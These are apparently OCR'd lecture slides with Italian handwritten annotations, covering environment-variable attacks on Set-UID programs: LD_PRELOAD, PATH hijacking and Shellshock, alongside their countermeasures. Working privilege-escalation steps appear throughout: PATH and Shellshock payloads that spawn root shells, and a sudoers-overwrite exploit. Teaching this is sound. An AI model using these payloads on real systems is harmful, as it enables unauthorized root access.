
```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

Only LOGNAME and LOGNAME3 get into the child process, but not LOGNAME2. Why?

because it wasn't exported

Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.



In computing, a dynamic linker is the part of an operating system that loads and links the shared libraries needed by an executable when it is executed (at "run time"), by copying the content of libraries from persistent storage to RAM, filling jump tables and relocating pointers

Attacks via Dynamic Linker

- Linking finds the external library code referenced in the program
- Linking can be done during runtime or compile time:
  - Dynamic Linking – uses environment variables, which becomes part of the attack surface
  - Static Linking

- We will use the following example to differentiate static and dynamic linking:

```
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

Attacks via Dynamic Linker

Static Linking


- The linker combines the program's code and the library code containing the printf() function
- We can notice that the size of a static compiled program is 100 times larger than a dynamic program

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed     68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

Attacks via Dynamic Linker

Dynamic Linking

- The linking is done during runtime
  - Shared libraries (DLL in windows)
- Before a program compiled with dynamic linking is run, its executable is loaded into the memory first



Attacks via Dynamic Linker

Dynamic Linking:

- We can use “ldd” command to see what shared libraries a program depends on :

```
$ ldd hello_static
   not a dynamic executable
$ ldd hello_dynamic
   linux-gate.so.1 =>  (0xb774b000)
   libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
   /lib/ld-linux.so.2 (0xb774c000)
```

for system calls

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked.

The libc library (contains functions like printf() and sleep())

Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

Attacks via Dynamic Linker: Case Study 1

environment variable

- LD_PRELOAD contains a list of shared libraries which will be searched first by the linker linker collega reference in a program
- If not all functions are found, the linker will search among several lists of folder including the one specified by LD_LIBRARY_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs:

sleep function puts the process in a state where he is not ready to be runned

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */
int main()
{
  sleep(1);
  return 0;
}
```

```
seed@ubuntu:$ gcc mytest.c -o mytest
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Now we implement our own sleep() function:

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
     printf("I am not sleeping!\n");
}
```

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs (continued):

- We need to compile the above code, create a shared library and add the shared library to the LD_PRELOAD environment variable

-shared save as library

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed   41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed   78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!     ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

export crea una shell condivisa dove fai le tue cose senza toccare Quella vera. poi se fai unset della variable ambient torna su Quella originale

Quello static non dipende da nessuno , Quello dinamico sî

Attacks via Dynamic Linker: Case Study

Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Lets convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

non stampa niente perché con un programma privilegiato le variabili settate dall'utente vengono ignorate

- Our sleep() function was not invoked.
  - This is due to a countermeasure implemented by the dynamic linker. It ignores the LD_PRELOAD and LD_LIBRARY_PATH environment variables when the EUID and RUID differ.
- Lets verify this countermeasure with an example in the next slide.

Attacks via Dynamic Linker

Let's verify the countermeasure

- Make a copy of the `env` program and make it a Set-UID program :

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Export LD_LIBRARY_PATH and LD_PRELOAD and run both the programs:

Run the original `env` program

Run our `env` program

```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

Attacks via Dynamic Linker: Case Study 2

Case study: OS X Dynamic Linker

- As discussed in Chapter 1 (in capability leaking), apple OS X 10.10 introduced a new environment variable without analyzing its security implications perfectly.
- DYLD_PRINT_TO_FILE
  - Ability for users to supply filename for dyld
  - If it is a Set-UID program, users can write to a protected file
  - Capability leak – file descriptor not closed
- Exploit example:
  - Set DYLD_PRINT_TO_FILE to /etc/sudoers
  - Switch to Bob's account
  - The echo command writes to /etc/sudoers

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

Attacks via External Program

- An application may invoke an external program.
- The application itself may not use environment variables, but the invoked external program might.
- Typical ways of invoking external programs:
  - `exec()` family of function which call `execve()`: runs the program directly
  - `system()`
    - The `system()` function calls `execl()`
    - `execl()` eventually calls `execve()` to run `/bin/sh`
    - The shell program then runs the program
- Attack surfaces differ for these two approaches
- We have discussed attack surfaces for such shell programs in Chapter 1. Here we will focus on the Environment variables aspect.

Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables, the most common of which is the PATH variable.
- When a shell program runs a command and the absolute path is not provided, it uses the PATH variable to locate the command.
- Consider the following code:

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");
}
```

Full path not provided. We can use this to manipulate the path variable

- We will force the above program to execute the following program :

```
/* our malicious "calendar" program */
int main()
{
    system("/bin/dash");
}
```

Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul                                    ①
   December 2015
Su Mo Tu We Th Fr Sa
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH                    ②
seed@ubuntu:$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#              ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

We will first run the first program without doing the attack

We now change the PATH environment variable

Attacks via External Program: Attack Surfaces

- Compared to system(), execve()'s attack surface is smaller
- execve() does not invoke shell, and thus is not affected by environment variables
- When invoking external programs in privileged programs, we should use execve()
- Refer to Chapter 1 for more information

Attacks via Library

Programs often use functions from external libraries. If these functions use environment variables, they add to the attack surface

Case Study – Locale in UNIX

- Every time a message needs to be printed out, the program uses the provided library functions for the translated message
- Unix uses the gettext() and catopen() in the libc library
- The following code shows how a program can use locale subsystem :

```
int main(int argc, char **argv)
{
   if(argc > 1) {
      printf(gettext("usage: %s filename "),argv[0]);
      exit(0);
   }
   printf("normal execution proceeds...");
}
```

Attacks via Library

- This subsystem relies on the following environment variables : LANG, LANGUAGE, NLSPATH, LOCPATH, LC_ALL, LC_MESSAGES
- These variables can be set by users, so the translated message can be controlled by users.
- Attacker can use format string vulnerability to format the `printf()` function – More information in chapter 6
- **Countermeasure:**
  - This lies with the library author
  - Example: Conectiva Linux using the Glibc 2.1.1 library explicitly checks and ignored the NSLPATH environment variable if catopen() and catgets() functions are called from a Set-UID program

Attacks via Application Code

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
   char arr[64];
   char *ptr;

   ptr = getenv("PWD");
   if(ptr != NULL) {
       sprintf(arr, "Present working directory is: %s", ptr);
       printf("%s\n", arr);
   }
   return 0;
}
```

- Programs may directly use environment variables. If these are privileged programs, it may result in untrusted inputs.

Attacks via Application Code

- The program uses getenv() to know its current directory from the PWD environment variable
- The program then copies this into an array “arr”, but forgets to check the length of the input. This results in a potential buffer overflow.
- Value of PWD comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves.

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```


Current directory with unmodified shell variable

Current directory with modified shell variable

Attacks via Application Code - Countermeasures

- When environment variables are used by privileged Set-UID programs, they must be sanitized properly.
- Developers may choose to use a secure version of getenv(), such as secure_getenv().
  - getenv() works by searching the environment variable list and returning a pointer to the string found, when used to retrieve a environment variable.
  - secure_getenv() works the exact same way, except it returns NULL when “secure execution” is required.
  - Secure execution is defined by conditions like when the process’s user/group EUID and RUID don’t match

Set-UID Approach VS Service Approach



Set-UID Approach VS Service Approach

- Most operating systems follow two approaches to allow normal users to perform privileged operations
  - Set-UID approach: Normal users have to run a special program to gain root privileges temporarily
  - Service approach: Normal users have to have to request a privileged service to perform the actions for them. Figure in the earlier slide depicts these two approaches
- Set-UID has a much broader attack surface, which is caused by environment variables
  - Environment variables cannot be trusted in Set-UID approach
  - Environment variables can be trusted in Service approach
- Although, the other attack surfaces still apply to Service approach (Discussed in Chapter 1), it is considered safer than Set-UID approach
- Due to this reason, the Android operating system completely removed the Set-UID and Set-GID mechanism

Summary

- What are environment variables
- How they get passed from one process to its children
- How environment variables affect the behaviors of programs
- Risks introduced by environment variables
- Case studies
- Attack surface comparison between Set-UID and service approaches

SHELLSHOCK ATTACK

Background: Shell Functions

- Shell program is a command-line interpreter in operating systems
  - Provides an interface between the user and operating system
  - Different types of shell : sh, bash, csh, zsh, windows powershell etc
- Bash shell is one of the most popular shell programs in the Linux OS
- The shellshock vulnerability are related to shell functions.

```
$ foo() { echo "Inside function"; }   define shell function
$ declare -f foo   show the code of the function
foo ()
{
    echo "Inside function"
}
$ foo   execute the function
Inside function
$ unset -f foo   remove the shell function
$ declare -f foo   show nothing since the
                   function is removed
```

Passing Shell Function to Child Process

come function

Approach 1: Define a function in the parent shell, export it, and then the child process will have it. Here is an example:

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

bash crea una sotto shell

Passing Shell Function to Child Process

Come variable

Approach 2: Define an environment variable. It will become a function definition in the child bash process.

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash_shellshock    ← Run bash (vulnerable version) in the child
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

è una stringa

questa è una old shell che era vulnerable

per il padre era una stringa ma il figlio l'ha interpretata

Passing Shell Function to Child Process

- Both approaches are similar. They both use environment variables.
- Procedure:
  - In the first method, When the parent shell creates a new process, it passes each exported function definition as an environment variable.
  - If the child process runs bash, the bash program will turn the environment variable back to a function definition, just like what is defined in the second method.
- The second method does not require the parent process to be a shell process.
- Any process that needs to pass a function definition to the child bash process can simply use environment variables.

Shellshock Vulnerability

- Vulnerability named Shellshock or bashdoor was publicly release on September 24, 2014. This vulnerability was assigned CVE-2014-6271
- This vulnerability exploited a mistake mad by bash when it converts environment variables to function definition
- The bug found has existed in the GNU bash source code since August 5, 1989
- After the identification of this bug, several other bugs were found in the widely used bash shell
- Shellshock refers to the family of the security bugs found in bash

Shellshock Vulnerability

- Parent process can pass a function definition to a child shell process via an environment variable
- Due to a bug in the parsing logic, bash executes some of the command contained in the variable

```
$ foo='() { echo "hello world"; }; echo "extra";'
$ echo $foo
() { echo "hello world"; }; echo "extra";
$ export foo
$ bash_shellshock    ← Run bash (vulnerable version)
extra                ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

Extra command

bug fa eseguire comando extra prima della funzione

Mistake in the Bash Source Code

- The shellshock bug starts in the variables.c file in the bash source code
- The code snippet relevant to the mistake:

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&     ①
          STREQN ("() {", string, 4)) {
        ...
        // Shellshock vulnerability is inside:
        parse_and_execute(temp_string, name,                 ②
                    SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

Mistake in the Bash Source Code


- In this code, at Line ①, bash checks if there is an exported function by checking whether the value of an environment variable starts with "**() {**" or not. Once found, bash replaces the "**=**" with a space.
- Bash then calls the function `parse_and_execute( )` (Line②) to parse the function definition. Unfortunately, this function can parse other shell commands, not just function definition
- If the string is a function definition, the function will only parse it and not execute it
- If the string contains a shell command, the function will execute it.

Mistake in the Bash Source Code

```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- For Line A, bash identifies it as a function because of the leading “() {“ and converts it to Line B
- We see that the string now becomes two commands.
- Now, `parse_and_execute()` will execute both commands
- **Consequences:**
  - Attackers can get process to run their commands
  - If the target process is a server process or runs with a privilege, security breaches can occur

Exploiting the Shellshock Vulnerability



Two conditions are needed to exploit the vulnerability:

1) The target process should run bash
2) The target process should get untrusted user inputs via environment variables

Shellshock Attack on Set-UID Programs

In the following example, a Set-UID root program will start a bash process, when it execute the program /bin/ls via the system() function. The environment set by the attacker will lead to unauthorized commands being executed

Setting up the vulnerable program

- Program uses the system() function to run the /bin/ls command
- This program is a Set-UID root program
- The system function actually uses fork() to create a child process, then uses execl() to execute the /bin/sh program

```
#include <stdio.h>
void main()
{
   setuid(geteuid());
   system("/bin/ls -l");
}
```

Shellshock Attack on Set-UID Programs

Setup: `$ sudo ln -sf /bin/bash_shellshock /bin/sh`

```
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

Execute normally

Vol fa partire system, system fa partire una shell,la shell eredita la variable della shell genitrice e fa il parse ed esegue il comando

dato che esegue comando extra in questo Modo prendo accesso alla root shell

The program is going to invoke the vulnerable bash program. Based on the shellshock vulnerability, we can simply construct a function declaration.

Shellshock Attack on CGI Programs

- Common gateway interface (CGI) is utilized by web servers to run executable programs that dynamically generate web pages.
- Many CGI programs use shell scripts, if bash is used, they may be subject to the Shellshock attack.

Shellshock Attack on CGI Programs: Setup

- We set up two VM's for this experiment and write a very simple CGI program (test.cgi). One for attacker(10.0.2.70) and one for the victim (10.0.2.69). It is written using bash shell script.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

